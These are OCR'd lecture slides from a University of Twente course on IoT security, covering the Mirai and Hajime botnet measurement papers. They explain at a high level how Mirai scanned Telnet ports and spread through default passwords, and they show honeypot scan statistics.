Lecture #5: IoT Botnet Measurements

Cristian Hesselman, Antonia Affinito, Savvas Kastanakis
Etienne Khan, Ting-Han Chen, and Pascal Huppert

University of Twente | May 23, 2025


For 8 years, a hacker operated a massive IoT botnet just to download Anime videos

Schedule

Lecture	Date	Contents
R1	Apr 25	Course introduction
G1	Apr 30	How the core of the Internet works (recorded)
R2	May 9	Principles of IoT Security
R3	May 16	Internet Core Protocols
R4	**May 23**	**IoT Botnet Measurements**
R5	May 27	IoTLS and Q&A Group Assignment
G2	Jun 6	Guest Lecture – PQC in IoT
R6	Jun 13	IoT Security Vulnerabilities
R7	Jun 20	IoT Forensic

Introduction to today’s lecture

Motivation for today



Viral news story of botnet with 3 million toothbrushes was too good to be true

Journalists reported on hypothetical toothbrush botnet as if it were real.

JON BRODKIN - 2/8/2024, 7:36 PM

Today's learning objective

- After the lecture, you will be able to discuss how IoT botnets work, such as how they are organized and spread their infections.

- [Mirai] is the infamous botnet that alerted many of the risks of IoT devices.

- [Hajime] is a more advanced IoT botnet, compared to Mirai, when it comes to bot management and usage of exploits.

- Contributes to SSI learning goal #1: "Understand IoT concepts and applications, security threats, technical solutions, and a few relevant standardization efforts in the IETF"

Today's papers: measuring botnets

[Mirai] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou, "Understanding the Mirai Botnet", in: 26th USENIX Security Symposium, 2017

[Hajime] S. Herwig, K. Harvey, G. Hughey, R. Roberts, and D. Levin, "Measurement and Analysis of Hajime, a Peer-to-peer IoT Botnet", Network and Distributed Systems Security (NDSS) Symposium 2019, San Diego, CA, USA, February 2019

“Understanding the Mirai Botnet”

26th USENIX Security Symposium, 2017


UNIVERSITY OF TWENTE.

SIDN LABS

What struck you about the paper?

What is a Botnet?

- Network of **compromised** devices (Bots) controlled by an attacker (Botmaster) to perform **coordinated malicious** tasks




Source: https://www.a10networks.com/glossary/what-is-a-botnet-iot-botnet/

Mirai Botnet

”A worm-like family of malware that infected IoT devices and corralled them into a DDoS botnet.”

Why Did Mirai Spread So Fast?

- It scanned the whole Internet quickly to find devices.
- Many IoT devices used default (weak) passwords.
- It was simple and worked on many types of devices.



Mirai Botnet Launches Record 5.6 Tbps DDoS Attack with 13,000+ IoT Devices


Jan 22, 2025 Ravie Lakshmanan Botnet / Network Security

NEWS 8 JAN 2025

New Mirai Botnet Exploits Zero-Days in Routers and Smart Devices

Mirai Botnet

”A worm-like family of malware that infected IoT devices and corralled them into a DDoS botnet.”



Mirai scans


We operate a number of honeypots to measure abuse traffic on the Internet. These honeypots store the number of scans with the characteristics of the Mirai botnet. The graph shows the number of unique IP addresses where these scans come from.

Link to this graph

https://stats.sidnlabs.nl/nl/abuse.html#mirai%20scans

Mirai post-mortem

- Impressive cooperation between = different vantage points:
  - Akamai Technologies, Cloudflare, Google, Merit Network
  - Georgia Institute of Technology, University of Illinois Urbana-Champaign, University of Michigan



UNIVERSITY OF TWENTE.


SIDN LABS

Mirai Botnet Inner Working

- Rapid stateless scanning: 23 and 2323 TCP SYN (seq num)


What are **23** and **2323**?

- Used by the **Telnet** protocol, which allows remote access to devices but sends data in plain text, with no encryption.
- Mirai scanned **both** to find **more** targets.



Mirai Botnet Inner Working

